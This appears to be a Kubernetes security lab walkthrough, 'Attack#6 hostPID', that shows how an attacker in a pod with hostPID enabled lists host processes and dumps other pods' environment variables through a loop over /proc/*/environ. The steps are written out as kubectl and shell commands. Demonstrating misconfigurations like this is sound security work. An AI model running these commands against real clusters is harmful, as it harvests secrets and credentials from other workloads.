

**Attack#6 hostPID Access to host processes**

Related configurations: [Attack#6.json](https://drive.google.com/open?id=1DRDM5oAnWNHTfiaylDFZWRAKIkOvyfbe)


1. Apply all insecure configs in Attack#6.json.
2. kubectl exec -it checkoutservice- -n default -- sh
3. The attacker can view processes and environment variables with hostPID = true(**#1**)
   1. ps aux



* 1. Attacker can get env var for pods if pods using the same uid
     1. ps auxn | awk '{print $2}' | sort | uniq -c | sort -rn to see what other pids are running



* + 1. id -u, command to check pod uid



* + 1. There are 33 processes running with uid 1000, and the attacker is exec in the pod also running with uid 1000. Attacker can get these pods environment variables using following command:

for e in `ls /proc/\*/environ`; do echo; echo $e; xargs -0 -n1 -a $e; done

